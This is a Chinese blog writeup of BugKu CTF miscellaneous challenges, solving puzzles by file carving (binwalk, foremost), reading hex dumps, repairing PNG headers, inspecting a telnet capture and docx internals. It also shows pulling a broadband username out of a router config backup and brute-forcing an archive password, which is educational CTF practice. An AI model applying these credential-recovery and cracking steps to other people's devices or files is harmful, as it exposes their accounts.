




bugku - 杂项(misc)部分 writeup

原创

Peithon  于 2018-06-07 17:10:41 发布  29609  收藏 57

分类专栏: [BugKu](#) 文章标签: [图穷匕见](#) [账号被盗了](#) [bugku writeup](#) [想蹭网先解开密码](#) [眼见非实\(ISCCCTF\)](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_39629343/article/details/80611614

版权



[BugKu 专栏收录该内容](#)

9 篇文章 2 订阅

订阅专栏

花了一些时间把bugku中的杂项题整理了一下, 记录这些题目的解题思路, 尤其是一般杂项中的一些套路

1.签到

扫码

2.这是一张单纯的图片 1.jpg

将图片下载到本地, 使用winhex打开图片, 在末尾有一组数据信息

```
&#107;&#101;&#121;&#123;&#121;&#111;&#117;&#32;&#97;&#114;&#101;&#32;&#114;&#105;&#103;&#104;&#116;&#125;
```

1.jpg																	ANSI ASCII
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00001500	15	D2	AA	85	01	54	00	07	40	05	00	7C	29	F1	1F	E1	Ò²... T @)ñ á
00001510	BE	BD	E0	F1	A3	6B	DE	29	8E	CA	D7	4E	BB	98	59	CD	%:àñ£kE)ŽĚ×N»~YÍ
00001520	1D	A6	FB	B7	81	48	24	E5	66	66	05	B6	87	20	06	C7	!ù· HŞåff ¶# Ç
00001530	CB	D4	1E	6B	E9	1F	08	FC	0B	F8	6D	6B	A4	43	3D	B6	ĚŌ ké ü ømk=C=¶
00001540	94	BA	B2	5D	41	95	BC	BB	99	A4	32	A3	8C	86	00	61	"°:]A•4»™²£G† a
00001550	14	E0	8C	32	A8	23	D7	35	D0	7C	6C	F0	7B	78	D7	E1	àœ2~#×5Đ 18{x×á
00001560	F5	F6	99	02	EE	BB	46	5B	98	00	00	92	C8	4E	55	79	öö™ î»F[~ 'ĚNUy
00001570	1C	B2	96	51	92	06	58	64	E2	B9	1F	D9	5B	C4	D2	6A	°-Q' Xdá² Û[ÄŌj
00001580	BE	01	97	41	D4	0B	8D	4F	C3	F3	9B	49	12	4C	87	11	% -AŌ CĂó>I L#
00001590	12	4A	64	1E	98	21	D0	0E	38	41	40	1E	B7	A3	69	56	Jd ~!Đ 8A@ ·£iV
000015A0	1A	26	9F	15	86	91	67	05	9D	9C	43	09	0C	28	15	47	&Ÿ +'g œC (G
000015B0	A9	E3	BE	79	27	A9	35	7E	8A	28	00	A2	8A	28	00	A2	œã%y'€5~Š(cŠ(c
000015C0	8A	28	00	A2	8A	28	00	A2	8A	28	00	AC	3F	1B	D9	41	Š(cŠ(cŠ(-? ÛA
000015D0	A8	F8	37	5D	B3	BB	B8	6B	5B	79	EC	67	8D	E7	54	DC	"ø7]²»·k[yig çTÛ
000015E0	62	06	36	1B	C0	EE	57	A8	FA	0A	28	A0	0F	9F	BC	2D	b 6 ÄiW"ú (Ÿ4-
000015F0	F0	EB	5A	F1	0F	8A	B4	5F	15	A5	90	B0	8B	4B	1A	72	øeZñ Š' _ ¥ °<K r
00001600	05	68	FC	A9	2E	A4	5B	85	7B	92	E1	B0	7E	40	D2	26	hü€.#[...{'á°~@Ō&
00001610	71	F3	18	D4	2D	7D	3B	45	14	00	51	45	14	00	57	9E	qó Ō-};E QE Wž
00001620	DA	78	3A	2D	0F	E2	C3	EB	FA	54	0D	0D	BE	AF	03	A5	Úx:- áÄéúT %~ ¥
00001630	E7	95	1E	E5	33	0F	98	97	FE	EE	ED	AA	43	72	01	57	ç• á3 ~-píi²Cr W
00001640	1D	64	06	8A	28	03	D0	A8	A2	8A	00	28	A2	8A	00	28	d Š(Đ"°Š (cŠ (
00001650	A2	8A	00	FF	26	23	31	30	37	3B	26	23	31	30	31	3B	cŠ Ÿke
00001660	26	23	31	32	31	3B	26	23	31	32	33	3B	26	23	31	32	y{
00001670	31	3B	26	23	31	31	31	3B	26	23	31	31	37	3B	26	23	1;ou&#
00001680	33	32	3B	26	23	39	37	3B	26	23	31	31	34	3B	26	23	32;ar&#
00001690	31	30	31	3B	26	23	33	32	3B	26	23	31	31	34	3B	26	101; r&
000016A0	23	31	30	35	3B	26	23	31	30	33	3B	26	23	31	30	34	#105;gh
000016B0	3B	26	23	31	31	36	3B	26	23	31	32	35	3B	D9	D9		t}ÛÛ

https://blog.csdn.net/qq_39629343

通过工具HTML解码，得到FLAG

转换选项

Text to Hex	Hex to Text
Dec to Hex	Hex to Dec
Text to Dec	Dec to Text
Dec to Octal	Octal to Dec
Text to UTF7	UTF7 to Text
Hex to UCS2	UCS2 to Hex
Text to Binary	Binary to Text
Escape	Unescape
Encode HTML	Decode HTML
Text to Base64	Base64 to Text
Hex to Base64	Base64 to Hex

变换选项

搜索/替换文本

ROTx: 13 - +

SHIFTx: 1 - +

拆分所有: 1 字符.

拆分所有: 1 Delim.

保留所有: 2 行

提取

1 字符.所有 2 位置

开始位置: 1

Swap

1 字符.所有 2 位置

开始位置: 1 循环 1

将输出复制到剪贴板

复制输出到输入

全部清除

输入(原始值):

```
&#107;&#101;&#121;&#123;&#121;&#111;&#117;&#32;&#97;&#114;&#101;&#32;&#114;&#105;&#105;&#103;&#104;&#116;&#125;
```

输出(转换值):

输出格式: None 小数位填零

3. 隐写 2.rar

下载2.rar，解压得到一张图片，首先放在winhex里看看

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG IHDR
00000010	00	00	01	F4	00	00	01	A4	08	06	00	00	00	CB	D6	DF	ó ¨ ÉÖB
00000020	8A	00	00	00	09	70	48	59	73	00	00	12	74	00	00	12	Š pHYs t
00000030	74	01	DE	66	1F	78	00	00	0A	4D	69	43	43	50	50	68	t P f x MiCCPPH
00000040	6F	74	6F	73	68	6F	70	20	49	43	43	20	70	72	6F	66	otoshop ICC prof
00000050	69	6C	65	00	00	78	DA	9D	53	77	58	93	F7	16	3E	DF	ile xÜ SwX"> >B
00000060	F7	65	0F	56	42	D8	F0	B1	97	6C	81	00	22	23	AC	08	=e VBØØi-l "#~
00000070	C8	10	59	A2	10	92	00	61	84	10	12	40	C5	85	88	0A	È Yc ' a,, @Ä...^
00000080	56	14	15	11	9C	48	55	C4	82	D5	0A	48	9D	88	E2	A0	V œHUÄ,Ö H ^á
00000090	28	B8	67	41	8A	88	5A	8B	55	5C	38	EE	1F	DC	A7	B5	(,gAŠ^Z<U\8i ÜŞu
000000A0	7D	7A	EF	ED	ED	FB	D7	FB	BC	E7	9C	E7	FC	CE	79	CF	}ziiüxú+çœçüÿÿ
000000B0	0F	80	11	12	26	91	E6	A2	6A	00	39	52	85	3C	3A	D8	€ &'æçj 9R...<:Ø
000000C0	1F	8F	4F	48	C4	C9	BD	80	02	15	48	E0	04	20	10	E6	CHÄË:€ Hà æ
000000D0	CB	C2	67	05	C5	00	00	F0	03	79	78	7E	74	B0	3F	FC	ËÄg Ä ð yx~t°?ü
000000E0	01	AF	6F	00	02	00	70	D5	2E	24	12	C7	E1	FF	83	BA	~o pÖ.Ş Çáyf°
000000F0	50	26	57	00	20	91	00	E0	22	12	E7	0B	01	90	52	00	F&W `à" ç R
00000100	C8	2E	54	C8	14	00	C8	18	00	B0	53	B3	64	0A	00	94	È.TÈ È °S'd "
00000110	00	00	6C	79	7C	42	22	00	AA	0D	00	EC	F4	49	3E	05	ly B" * iöI>
00000120	00	D8	A9	93	DC	17	00	D8	A2	1C	A9	08	00	8D	01	00	ØE"Ü Øc €
00000130	99	28	47	24	02	40	BB	00	60	55	81	52	2C	02	C0	C2	"(G\$ @» `U R, ÀÄ
00000140	00	A0	AC	40	22	2E	04	C0	AE	01	80	59	B6	32	47	02	-@". ÀS eYq2G
00000150	80	BD	05	00	76	8E	58	90	0F	40	60	00	80	99	42	2C	€: vZX @` €"B,
00000160	CC	00	20	38	02	00	43	1E	13	CD	03	20	4C	03	A0	30	ì 8 C í L 0
00000170	D2	BF	E0	A9	5F	70	85	B8	48	01	00	C0	CB	95	CD	97	Ò:à€_p...H ÀË•í-
00000180	4B	D2	33	14	B8	95	D0	1A	77	F2	F0	E0	E2	21	E2	C2	KÖ3 ,•Ð wòðää!áÄ
00000190	6C	B1	42	61	17	29	10	66	09	E4	22	9C	97	9B	23	13	l±Ba) f ä"α->#
000001A0	48	E7	03	4C	CE	0C	00	00	1A	F9	D1	C1	FE	38	3F	90	Hç Lí ùÑÁp8?
000001B0	E7	E6	E4	E1	E6	66	E7	6C	EF	F4	C5	A2	FE	6B	F0	6F	çæääæfçlióÄçpkøo
000001C0	22	3E	21	F1	DF	FE	BC	8C	02	04	00	10	4E	CF	EF	DA	">!ñBp4€ NÍiÜ
000001D0	5F	E5	E5	D6	03	70	C7	01	B0	75	BF	6B	A9	5B	00	DA	_ääÖ pÇ °u¿k€[Ú
000001E0	56	00	68	DF	F9	5D	33	DB	09	A0	5A	0A	D0	7A	F9	8B	V h8ù]3Ü Z Ðzù<
000001F0	79	38	FC	40	1E	9E	A1	50	C8	3C	1D	1C	0A	0B	0B	ED	y8ü@ ž;PÈ< i
00000200	25	62	A1	BD	30	E3	8B	3E	FF	33	E1	6F	E0	8B	7E	F6	%b;0ä<>y3aöä<~b

89 50 4E 47 PE头是png照片的，就是说没有可能照片中嵌入了Exif信息

在查看PNG文件格式时，IHDR后面的八个字节就是宽高的值

IHDR

文件头数据块IHDR(header chunk): 它包含有PNG文件中存储的图像数据的基本信息, 并要作为第一个数据块出现在PNG数据流中, 而且一个PNG数据流中只能有一个文件头数据块。

文件头数据块由13字节组成, 它的格式如下表所示。

域的名称	字节数	说明
Width	4 bytes	图像宽度, 以像素为单位
Height	4 bytes	图像高度, 以像素为单位
Bit depth	1 byte	图像深度: 索引彩色图像: 1, 2, 4或8 灰度图像: 1, 2, 4, 8或16 真彩色图像: 8或16
ColorType	1 byte	颜色类型: 0: 灰度图像, 1, 2, 4, 8或16 2: 真彩色图像, 8或16 3: 索引彩色图像, 1, 2, 4或8 4: 带 α 通道数据的灰度图像, 8或16 6: 带 α 通道数据的真彩色图像, 8或16
Compression method	1 byte	压缩方法(LZ77派生算法)
Filter method	1 byte	滤波器方法
Interlace method	1 byte	隔行扫描方法: 0: 非隔行扫描 1: Adam7(由Adam M. Costello开发的7遍隔行扫描方法)

将图片放在Linux下, 发现是打不开的, 说明图片被截了

将图片的高改成和宽一样, 即将A4改成F4, 然后另存为

networking.pcap

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)


telnet 过滤 表达式...

No.	Time	Source	Destination	Protocol	Length	Info
4	0.078000	192.168.221.128	192.168.221.164	TELNET	75	Telnet Data ..
6	4.50840	标记/取消标记 分组(M)	Ctrl+M	TELNET	66	Telnet Data ..
7	4.55520	忽略/取消忽略 分组(I)	Ctrl+D	TELNET	57	Telnet Data ...
8	4.57080	设置/取消设置 时间参考	Ctrl+T	TELNET	66	Telnet Data ...
9	4.64880	时间平移...	Ctrl+Shift+T	TELNET	63	Telnet Data ...
10	4.64880	分组注释...	Ctrl+Alt+C	TELNET	72	Telnet Data ...
11	4.72680			TELNET	71	Telnet Data ...
12	4.75800	编辑解析的名称		TELNET	60	Telnet Data ...
13	4.78920	作为过滤器应用		TELNET	65	Telnet Data ...
15	4.83600	准备过滤器		TELNET	63	Telnet Data ...
16	4.89840	对话过滤器		TELNET	57	Telnet Data ...
17	4.92960	对话着色		TELNET	57	Telnet Data ...
18	4.96080			TELNET	57	Telnet Data ...
20	4.99200	SCTP		TELNET	74	Telnet Data ...
22	5.02320	追踪流		TELNET	90	Telnet Data ...
24	16.1148	复制	追踪TCP流	TELNET	55	Telnet Data ...
25	16.1304			TELNET	60	Telnet Data ...
27	16.4112	协议首选项		TELNET	55	Telnet Data ...
28	16.4112	解码为(A)...		TELNET	60	Telnet Data ...
30	16.5048	在新窗口显示分组(W)		TELNET	55	Telnet Data ...
31	16.504829	192.168.221.164	192.168.221.128	TELNET	60	Telnet Data ...
33	16.785629	192.168.221.128	192.168.221.164	TELNET	55	Telnet Data ...

0000 00 0c 29 26 7e 0e 00 0c 29 84 86 5f 08 00 45 00 ..)&~...).._..E.

networking.pcap | 分组: 59 · 已显示: 36 (61.0%) | Profile: Default

在tcp流中就能直接看到flag



5.眼见非实(ISCCCTF) zip

下载下来是一个文件的格式，放到winhex中，发现有 `50 4B 03 04` 这是压缩文件的头，还有 `.docx` 格式文件，应该压缩包里有一个文档，改文件后缀为 `.zip`，解压得到文档

继续改后缀为.zip，然后解压得到一个文件夹

文件夹	_rels	2016/8/15 4:06	文件夹
文件夹	customXml	2016/8/15 4:06	文件夹
文件夹	docProps	2016/8/15 4:06	文件夹
文件夹	word	2016/8/15 4:06	文件夹
XML 文档	[Content_Types].xml		XML 文档

https://blog.csdn.net/qq_39629343

然后在 word->document.xml 中找到了flag

```
document.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc=
"http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="
urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/
officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/
math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14="http://schemas.microsoft.com/office/
word/2010/wordprocessingDrawing" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/
wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http://
schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.com/
office/word/2010/wordml" xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml" xmlns:wpg=
"http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="http://
schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne="http://schemas.microsoft.com/
office/word/2006/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2010/
wordprocessingShape" mc:Ignorable="w14 w15 wp14"><w:body><w:p w:rsidR="002B3D8D" w:rsidRDefault="
002B3D8D"><w:r><w:t>Flag</w:t></w:r><w:r><w:t>在这里哟! </w:t></w:r></w:p><w:p w:rsidR="002B3D8D" w:
rsidRPr="002B3D8D" w:rsidRDefault="002B3D8D"><w:pPr><w:rPr><w:rFonts w:hint="eastAsia"/><w:vanish/>
</w:rPr></w:pPr><w:r w:rsidRPr="002B3D8D"><w:rPr><w:vanish/></w:rPr><w:t>flag{[REDACTED]}</w:t></w:r><w:
bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:sectPr w:rsidR="002B3D8D"
w:rsidRPr="002B3D8D"><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1440" w:right="1800" w:bottom
="1440" w:left="1800" w:header="851" w:footer="992" w:gutter="0"/><w:cols w:space="425"/><w:docGrid
w:type="lines" w:linePitch="312"/></w:sectPr></w:body></w:document>
```

https://blog.csdn.net/qq_39629343

6.又一张图片，还单纯吗 2.jpg

拿到图片第一反应就是放到winhex中,但这次的图片果然不单纯，那就放到kali中使用binwalk看看吧

```
# binwalk -e 图片路径
root@kali:~/桌面# binwalk 2.jpg
```

```
root@kali:~/桌面# ls
2.jpg
root@kali:~/桌面# binwalk -e 2.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, EXIF standard
12	0xC	TIFF image data, big-endian, offset of first image directory: 8
13017	0x32D9	Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:photoshop="http://ns.adobe.com/photoshop/1.0/" xmlns
158792	0x26C48	JPEG image data, JFIF standard 1.02
158822	0x26C66	TIFF image data, big-endian, offset of first image directory: 8
159124	0x26D94	JPEG image data, JFIF standard 1.02
162196	0x27994	JPEG image data, JFIF standard 1.02
164186	0x2815A	Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:xap="htt
168370	0x291B2	Copyright string: "Copyright (c) 1998 Hewlett-Packard Company"

```
root@kali:~/桌面#
```

https://blog.csdn.net/qq_39629347

```
# foremost 图片地址
root@kali:~/桌面# foremost 2.jpg
Processing: 2.jpg
|*|
root@kali:~/桌面# ls
2.jpg output
root@kali:~/桌面# cd output/
root@kali:~/桌面/output# ls
audit.txt jpg
```

这时会在当前目录生成output文件,打开文件就可以看到一张flag图片



7.猜 QQ20170221-132626.png


直接百度搜图或者Google搜图



8.宽带信息泄露 conf.bin

flag格式:
flag{宽带用户名}


使用RouterPassView工具查看



下一步就是查找flag了，根据flag格式可以知道要找用户名，查找关键字 `username`



使用winhex打开



可以看到图片嵌入了Exif信息，但是看属性没看到什么有用的提示，老方法放到kali里找

使用binwalk提取

```
root@kali:~/桌面# binwalk Welcome_.jpg
```

```
root@kali:~/桌面# binwalk Welcome_.jpg
-----
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          JPEG image data, JFIF standard 1.01
30          0x1E        TIFF image data, big-endian, offset of first image
directory: 8
4444        0x115C      Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#>
<rdf:Description rdf:about="uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b" xmlns:dc=
"http://p
4900        0x1324      Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#>
<rdf:li xml:lang="x-default">hint:</rdf:li></rdf:Alt>
59264      0xCD24      Zip archive data, at least v1.0 to extract, compr
essed size: 6732, uncompressed size: 6732, name: flag.rar
59264      0xE780      End of Zip archive
147852     0x2418C     End of Zip archive://blog.csdn.net/qq_39629343
```

使用foremost分离

```
root@kali:~/桌面# foremost Welcome_.jpg
Processing: Welcome_.jpg
|foundat=flag.rarPK
foundat=提示.jpgwP_>F!"t4
ECTZ(Ho
Bw"j"]@Dt@^Ha wv3&y9  <ε<蟹>ř# t8=r  N;v
籐'90:}  0s a g8F ' bM:y ; Qz1G$@G q9
*|
```

打开output文件，里面有一个zip文件




解压之后得到一个 **提示.jpg** 和一个 **flag.rar**，根据提示和人名可以知道密码扑克牌中的KJQ有关，又是三个数字，根据键盘发现字母和数字之间的关系，k->8,J->7,Q->1,得到密码是871.使用ARCHRP软件暴力破解也可以,解压得到3.jpg，放到winhex中查看。

3.jpg																	
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
000018A0	F6	14	19	60	5E	0B	66	B1	92	80	C9	77	41	5F	23	0E	ö `^ f±'eEwA_#
000018B0	20	F6	8E	B9	7F	AC	34	1B	BF	4D	EC	0A	02	7A	2A	F9	öŽ¹ -4 çMi z*ù
000018C0	F2	61	2A	4A	63	68	1F	0E	70	03	06	DE	18	2A	76	0C	òà*Jch p È *v
000018D0	44	0A	53	AC	45	FD	B7	F5	81	8C	12	7D	9E	B2	6A	0B	D S-Eý-ö G }ž²j
000018E0	CD	E4	C0	64	84	B3	C3	ED	F8	FA	29	BE	5F	E7	66	ED	íäÄd„·Äíøú)¼_çfi
000018F0	17	83	C9	F3	AE	30	93	B4	EE	DA	19	9B	11	81	E9	F8	fÉóø0"·iú > éø
00001900	BF	EF	78	41	81	5B	14	A4	E7	E3	9F	39	5C	2A	02	9B	çixA [µçÄÿ9* >
